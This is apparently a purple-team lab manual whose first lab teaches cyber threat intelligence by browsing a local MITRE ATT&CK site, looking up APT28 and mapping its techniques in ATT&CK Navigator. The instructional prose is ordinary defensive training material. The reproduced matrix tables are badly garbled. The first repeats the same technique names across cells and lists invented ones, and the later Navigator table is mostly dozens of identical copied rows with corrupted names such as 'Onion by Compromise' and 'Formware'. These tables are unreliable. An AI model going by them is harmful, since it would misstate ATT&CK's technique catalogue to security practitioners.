



PURPLE
PROTOCOL
LAB MANUAL

Lab 1

Threat Intelligence

The first step to emulating an adversary is to identify and understand that adversary. As famously quoted in Sun Tzu's Art of War "If you know the enemy and know yourself, you need not fear the result of a hundred battles." This lab covers the "Know the enemy" part.

In this lab, we will dive into understanding how to recognize and analyze the Tactics, Techniques, and Procedures (TTPs) used by Advanced Persistent Threats (APTs). As cyber threats become more sophisticated, it's essential for security professionals to not only detect attacks but also understand the methods adversaries use to infiltrate and navigate systems.

By the end of the lab, you should be able to do the following:

- Identify an Adversary relevant to your organization
- Recognize the Tactics Techniques and Procedures (TTPs) utilized by the adversary
- Utilize MITRE ATT&CK Navigator to map attack chains per APT



1) On your lab VM's desktop, double click the ATT&CK® Icon

MITRE | ATT&CK®

Matrices | Tactics | Techniques | Defenses | CTI | Search Q

This is a custom instance of the ATT&CK Website built from source code published by ATT&CK on GitHub. It is not affiliated with ATT&CK in any official capacity. The official instance of the ATT&CK website can be found at attack.mitre.org.

ATT&CK Matrix for Enterprise

layout: side | show sub-techniques | hide sub-techniques

Reconnaissance	Resource Development	Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
10 techniques	8 techniques	10 techniques	14 techniques	20 techniques	14 techniques	44 techniques	17 techniques	32 techniques	9 techniques	17 techniques	18 techniques	9 techniques	14 techniques
Active Scanning (1)	Acquire Access (1)	Content Injection (1)	Cloud Administration Command (1)	Account Manipulation (1)	Abuse Elevation Control Mechanism (1)	Abuse Elevation Control Mechanism (1)	Adversary in the Middle (1)	Account Discovery (1)	Exploitation of Remote Services (1)	Adversary in the Middle (1)	Application Layer Protocol (1)	Automated Configuration (1)	Account Access Removal (1)
Gather Victim Host Information (1)	Acquire Infrastructure (1)	Drive-by Compromise (1)	Command and Scripting Interface (1)	BitLocker (1)	Access Token Manipulation (1)	Access Token Manipulation (1)	Breakthrough (1)	Application Window Discovery (1)	Internal Spearphishing (1)	Archive Collection (1)	Communication Through Removable Media (1)	Data Transfer Size Limits (1)	Data Destruction or Impact (1)
Gather Victim Identity Information (1)	Compromise Accounts (1)	Exploit Public-Facing Application (1)	Container Administration Command (1)	Boot or Logon Execution (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Browser Information Discovery (1)	Automated Lateral Tool Transfer (1)	Audio Capture (1)	Content Injection (1)	Exfiltration Over Alternative Protocol (1)	Data Manipulation (1)
Gather Victim Network Information (1)	Compromise Infrastructure (1)	External Remote Services (1)	Container Administration Command (1)	Boot or Logon Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Infrastructure Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Gather Victim Org Information (1)	Develop Capabilities (1)	Hardware Additions (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Service Dashboard (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Phishing for Information (1)	Establish Accounts (1)	Replication Through Removable Media (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Service Object Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Search Closed Sources (1)	Obtain Capabilities (1)	Native API (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Storage Object Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Search Open Technical Databases (1)	Stage Capabilities (1)	Supply Chain Compromise (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Storage Object Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Search Open Websites (1)	Trusted Relationships (1)	Trusted Relationships (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Storage Object Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)
Search Victim-Owned Websites (1)	Valid Accounts (1)	Valid Accounts (1)	Exploitation for Client Execution (1)	Browser Information Retrieval (1)	Account Manipulation (1)	Account Manipulation (1)	Credential Theft (1)	Cloud Storage Object Discovery (1)	Remote Service Session Hijacking (1)	Automated Lateral Tool Transfer (1)	Content Injection (1)	Exfiltration Over C2 Channel (1)	Data Manipulation (1)

2) Click "CTI > Groups"

MITRE | ATT&CK®

Matrices | Tactics | Techniques | Defenses | CTI | Search Q

This is a custom instance of the MITRE ATT&CK Website. The official website can be found at attack.mitre.org.

GROUPS

Groups | Software | Campaigns

Take a moment to scroll through this page. At the time of creating this workshop, MITRE had 163 APTs listed here with all of their associated groups alongside it. These groups are either the same group with the same name or a spin-off group that have very similar TTPs due to the actual hands-on-keyboard threat actors being some of the

same people. The description also may tell you what countries they typically target and/or what industries they are known to target. For example:

APT17 is a China-based threat group that has conducted network intrusions against U.S. government entities, the defense industry, law firms, information technology companies, mining companies, and non-government organizations.

The purpose of this Cyber Threat Intelligence (CTI) is to be able to identify adversaries that are known to attack organizations similar to your own, whether that is your company's HQ location or industry. These are the threat actors most likely to attack your organization. Try to find an APT that is known to target your industry and organizations where your company is headquartered and take note of that APT for later.

3) Select G0007 (APT28).

G0007	APT28	IRON TWILIGHT, SNAKEMACKEREL, Swallowtail, Group 74, Sednit, Sofacy, Pawn	APT28 is a threat group that has been attributed to Russia's General Staff Main Intelligence Directorate (GRU) 85th Main Special Service Center (GTsSS) military unit 26165. This group has been active since at least 2004.
-------	-------	---	--

Scroll Down to see the "Techniques Used" for this threat actor.

Techniques Used				ATT&CK® Navigator Layers ▾
Domain	ID	Name	Use	


Here you can see all the techniques that APT28 has been known to use against other organizations.

MITRE has a great, open-source application called "MITRE ATT&CK Navigator" to help visualize the known TTPs of Threat Actors in their database.



4) On the desktop of your Lab VM, double click:


5) Click on Create New Layer > Enterprise ATT&CK:




6) Click on the Magnifying Glass at the top right, scroll to “Threat Groups” and select “APT 28”:



7) Under “Layer Controls” select “Expand Subtechniques”:



8) Click on “Technique Controls” > Background Color > Red (because red means bad)




Take a moment to navigate through the ATT&CK Navigator. These are the known techniques used by APT 28 to achieve their objective when attacking an organization. These same steps can be repeated for any threat actor in this database to help plan your adversary emulation techniques for your Purple Team. The Tactics (or phases) of the attack chain are the columns for each of these items. The Techniques (and Sub-Techniques) are the items below each column. You can follow the attack chain of these threat actors from Recon to Impact and see exactly which types of techniques they deploy to complete each phase of their attack.

Reconnaissance 10 Techniques		Resource Development 10 Techniques		Initial Access 10 Techniques		Execution 14 Techniques		Persistence 20 Techniques		Privilege Escalation 14 Techniques		
Active Scanning (10)	Scanning IP Blocks	Acquire Assets	Content Injection	Vulnerability Scanning	Cloud Administration Command	App/Script Auto-Host & Auto-IT	Account Manipulation (10)	Additional Cloud Credentials		None (Evolution Control Mechanism)	Bypass User Account Control	
	Wildcard Scanning	Burp	Onion by Compromise					Additional Cloud Rules				Elevated Execution with Prompt
	Client Configurations	DNS Domains	Exploit for Compromise					Additional Container Cluster Roles				
Gather Victim Host Information (10)	Formware	Acquire Infrastructure (10)	Marketing	Server	External Search Services	Cloud API	SSH Authorized Keys	Additional Local or Domain Groups		TCC Manipulation	Temporary Elevated Control	
	Software	Server	Marketing	Server	External Search Services	Cloud API		Device Registration				Create Process with Sudo
	Conductors	Server	Marketing	Server	External Search Services	Cloud API		SSH Authorized Keys				
Gather Victim Identity Information (10)	Email Addresses	Web Services	Hardware Additions	Spearphishing Attachment	PowerShell	Network Device CLI	B7C Index	Additional Local or Domain Groups		Parent PID Spoofing	SID History Injection	
	Employee Names	Web Services	Hardware Additions					Additional Local or Domain Groups				Token Impersonation/Theft
	DNS	Web Services	Hardware Additions					Additional Local or Domain Groups				
Gather Victim Network Information (10)	Domain Properties	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	IP Addresses	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Security Appliances	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
Gather Victim OS Information (10)	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell	Logins Items	Additional Cloud Rules		Additional Container Cluster Roles	Additional Local or Domain Groups	
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				Additional Local or Domain Groups
	Network Topology	Compromise Accounts (10)	Phishing	Spearphishing via Service	Python	SSH Shell		Additional Cloud Rules				
